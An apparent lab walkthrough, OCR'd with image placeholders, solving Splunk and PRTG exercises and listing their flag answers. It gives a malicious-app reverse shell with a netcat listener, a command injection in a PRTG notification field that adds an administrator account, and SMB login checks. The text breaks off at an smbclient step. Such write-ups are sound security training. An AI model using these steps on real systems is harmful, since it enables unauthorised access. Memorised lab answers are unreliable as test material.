


Which tells us we in the right directory to look for the flag.

And running ls confirms the flag existence there:



All we have to do is cat the flag:



Infrastructure/Network Monitoring Tools:


Splunk - Discovery & Enumeration:

Question: Enumerate the Splunk instance as an unauthenticated user. Submit the version number to move on (format 1.2.3).

Answer: 8.2.2

Method: conduct nmap scan on the target, where service determination (-sV) and port range of 1-10000 (-p 1-10000):

```
sudo nmap -sV <target-IP> -p 1-10000
```




We can observe that port 8000 is open – the default port for splunk, and the service running on it is ssl/http (https). We also pay attention for that the Splunk is running on Windows OS.

So we enter in the browser the URL


```
https://<target-IP>:8000
```

and it takes us to a warning page:




Select ‘Advance’ and then ‘Accept the Risk and Continue’.

Then we get to the home page (dashboard) – in it select in the top right ‘Help’ and then ‘About’:



The version will be immediately be revealed:



Attacking Splunk:

Question: Attack the Splunk target and gain remote code execution. Submit the contents of the flag.txt file in the c:\loot directory.

Answer: l00k_ma_no_AutH!


Method: in previous section (Splunk enumeration) – we learned that the Splunk service is running on Windows OS.

So we will use this GitHub repository to create PowerShell script to grant us remote code execution.


First we clone the repositoy:

```
git clone
https://github.com/0xjpuff/reverse_shell_splunk.git
```


and then enter the created directory:



Lets observe the run.ps1 Powershell script:




we need to enter the pwnbox IP and port 443 (https) where requested:




Then, we will use this command:

```
tar -cvzf updater.tar.gz reverse_shell_splunk/
```


to compress with gzip the content of ‘reverse_shell_splunk/’ directory (recursively) to an output file ‘updater.tar.gz’:




next, on the splunk dashboard, we go to the apps section by clicking the cog:



On Apps page – select ‘Install app from file’



Insert the tar.gz file created earlier, but don’t upload yet.



First, we will initiate netcat listener, on port 443 (https) with the command:

```
sudo nc -lnvp 443
```

(the sudo is of course required as 443 is privileged port)

```
└─╼ [★]$ sudo nc -lnvp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

Once we have a listen – we may upload the tar.gz file.

When its done, we will obtain reverse shell:

```
└─╼ [★]$ sudo nc -lnvp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.129.186.118.
Ncat: Connection from 10.129.186.118:51157.
```

When shell obtained, we run ‘pwd’ to determine our current location within the target machine:

```
pwd

Path
----
C:\Windows\system32
```

Ok it says ‘C:\Windows\system32’ so we need to go back twice, then cd to loot.

Then, we locate and get the flag content:

```
PS C:\Windows\system32> cd ..\..\loot
PS C:\loot> ls


    Directory: C:\loot


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        9/29/2021   6:16 PM             16 flag.txt


PS C:\loot> cat flag.txt
l00k_ma_no_AutH!
```

PRTG Network Monitor:

Question: What version of PRTG is running on the target?

Answer: 18.1.37.13946

Method: first we run nmap scan on the target, output the results to xml file

With the command:

```
sudo nmap -sV -p- --open -T4 -oA web_discovery <target-IP>
```

```
Desktop  Templates  web_discovery.gnmap  web_discovery.nmap  web_discovery.xml
┌─[eu-academy-1]─[10.10.14.163]─[htb-ac-1099135@htb-d9hetycdbj]─[~]
└──╼ [★]$ sudo nmap -sV -p- --open -T4 -oA web_discovery 10.129.243.70
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-15 11:01 BST
Nmap scan report for 10.129.243.70
Host is up (0.11s latency).
Not shown: 64910 closed tcp ports (reset), 607 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp  open  ssl/http      Splunkd httpd
8080/tcp  open  http          Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
8089/tcp  open  ssl/http      Splunkd httpd
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.76 seconds
```


There are plenty of ports which are open. And the machine OS is Windows.

We will focus on port 8080 – the PRTG service which is running on the port.

Next, we will use ‘EyeWitness’ to analyze the output xml with the same command we used in ‘EyeWitness’ section:

```
eyewitness --web -x web_discovery.xml -d
inlanefreight_eyewitness
```

on the report output, on port 8080 we can observe the service version is displayed




Question: Attack the PRTG target and gain remote code execution. Submit the contents of the flag.txt file on the administrator Desktop.

Answer: WhOs3_m0nit0ring_wH0


Method: for this part we will need the login credentials which are provided for us by the section: prtgadmin:Password123

From here we will work the solution based on this CVE report and this


We will login with the credentials and get to the main dashboard:



Next, we go to account settings - notification




Then we select ‘add new notification’:




From here there are 2 methods to proceed:

Method 1: we register an admin.

On the add notification page, we will name of notification (‘pwn’, for inctance):



And for the real matter – we activate ‘Execute Program’:



We select


```
Demo exe notification - outfile.ps1
```

For Program File, And

```
test.txt;net user prtgadm1 Pwn3d_by_PRTG! /add;net
localgroup administrators prtgadm1 /add
```


for Parameters, then we Save:

basically we create a user with admin privileges whose username is ‘prtgadm1’ and password is ‘Pwn3d_by_PRTG!’




Looking back at the notifications page – we can confirm the ‘pwn’ indeed added:

Select it, and then on the right select the bell – ‘Send test notifications’:



Then this window will appear:



We select ok.

When done, we run in our terminal the command to confirm user creation:

```
sudo crackmapexec smb <target-IP> -u prtgadm1 -p
Pwn3d_by_PRTG!
```


We successfully made the login confirmation.

When its done, we will get the flag from the smb server:

We will first get the sharenames, enter

```
smbclient -L \\10.129.17.132 -U prtgadm1
```

then the password:

